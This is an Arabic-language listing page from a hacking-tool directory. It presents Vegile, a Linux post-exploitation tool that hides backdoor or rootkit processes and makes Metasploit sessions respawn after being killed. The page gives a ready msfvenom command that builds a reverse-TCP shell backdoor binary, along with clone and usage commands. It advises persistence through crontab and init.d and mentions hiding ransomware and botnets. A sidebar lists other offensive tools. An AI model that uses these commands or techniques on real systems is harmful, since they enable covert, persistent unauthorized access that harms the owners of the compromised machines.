Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/screetsec/vegile
تصعيد الامتيازاتأطر الاستغلالتوليد الحمولةآليات الاستمراريةالحركة الجانبيةما بعد الاستغلالاختبار الاختراق
GitHubscreetsec/vegile

Vegile

عرض المستودع
753166143منذ 7 سنواتتمت المراجعة من قبل Kitploit

حول

هذه الأداة ستقوم بإعداد بابك الخلفي/الجذور الخفية (rootkits) عندما يتم إعداد الباب الخلفي بالفعل، سيتم إخفاء العملية المحددة الخاصة بك، وجعل جلستك في Metasploit غير محدودة وشفافة. حتى عندما يتم قتلها، ستعود للتشغيل مرة أخرى. هناك دائمًا عملية تقوم بتشغيل عملية أخرى أثناء تشغيلها، لذلك يمكننا افتراض أن هذه العملية لا يمكن إيقافها مثل شبح في الصدفة.

مشاركة

فيجيل - شبح في الصدفة

Version Stage Build

فيجيل هي أداة لتقنيات ما بعد الاستغلال في لينكس. تضمن تقنيات ما بعد الاستغلال الحفاظ على مستوى معين من الوصول وقد تؤدي إلى مكامن أعمق في الشبكة الموثوقة للهدف.

تبرع

  • إذا كان هذا المشروع مفيدًا جدًا لاختبار الاختراق الخاص بك وتريد دعمي، يمكنك تقديم فنجان قهوة :)
  • Donation

📖 كيف يعمل

ستقوم هذه الأداة بإعداد بابك/روت كيت، وعندما يتم إعداد الباب، سيتم إخفاء العملية المحددة، وجعل جلستك في ميتاسبليت غير محدودة وشفافة. حتى لو تم قتلها، فإنها ستُعاد تشغيلها مرة أخرى. سيكون هناك دائمًا عملية تُشغّل عملية أخرى، لذا يمكننا افتراض أن هذه العملية لا يمكن إيقافها مثل شبح في الصدفة.

اقرأ هذا

  • في الوقت الحالي، اختبرت الباب باستخدام أمر msfvenom مع reverse_shell ويديويًا مع باب لي لينكس [ يعمل ] أو يمكنك استخدام thefatrat لمساعدتك في إنشاء باب بسيط.
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • لإخفاء العملية يمكنك استخدام الروت كت، الباب، الفدية، والبوت نت { sh, python, perl, exe, binary }.
  • الضحية يستهدف جميع توزيعات لينكس (بما في ذلك base32 و base64 في نظامهم).
  • للحصول على الاستمرارية يمكنك استخدام crontab و xinit.d في بابك.
  • هذه مجرد خوارزمية بسيطة لكيفية الحفاظ على جلستنا والباب/الروت كت، يمكنك استكشافها.

البدء

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

استخدام فيجيل

تشغيل فيجيل بدون أي معاملات سيعطيك قائمة مفيدة من الخيارات الأكثر شيوعًا. يمكنك استخدام الأمر:

  • Vegile -i / --inject [باب/روت كت]
  • Vegile -u / --unlimited [باب/روت كت]
  • Vegile -h / --help

فيديو توضيحي


  • Vegile demo

  • Vegile demo

:octocat: الشكر والتقدير

  • شكرًا لله
  • Dracos Linux from Scratch Indonesia (نظام اختراق رائع)، يمكنك رؤيته في http://dracos-linux.org/
  • Bash.ID , WingkoColi , Reversing ID , IndoXploit , Backbox Indonesia , Depok Cyber Security و Indonesia Backtrack Team .
  • Offensive Security للنظام الرائع ( http://www.offensive-security.com/ )
  • http://www.kali.org/ Kali Linux
  • gianlucaborello لتقديم مرجع وبعض الأفكار [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • وأدوات مفتوحة المصدر أخرى في Github

إخلاء مسؤولية

ملاحظة: التعديلات، التغييرات، أو التحويرات على هذا الكود المصدر مقبولة، ومع ذلك، أي إصدارات عامة باستخدام هذا الكود يجب أن توافق عليها كتابةً من أداة هذه (Edo maland).


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    415
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    343
  • 5

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    258

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →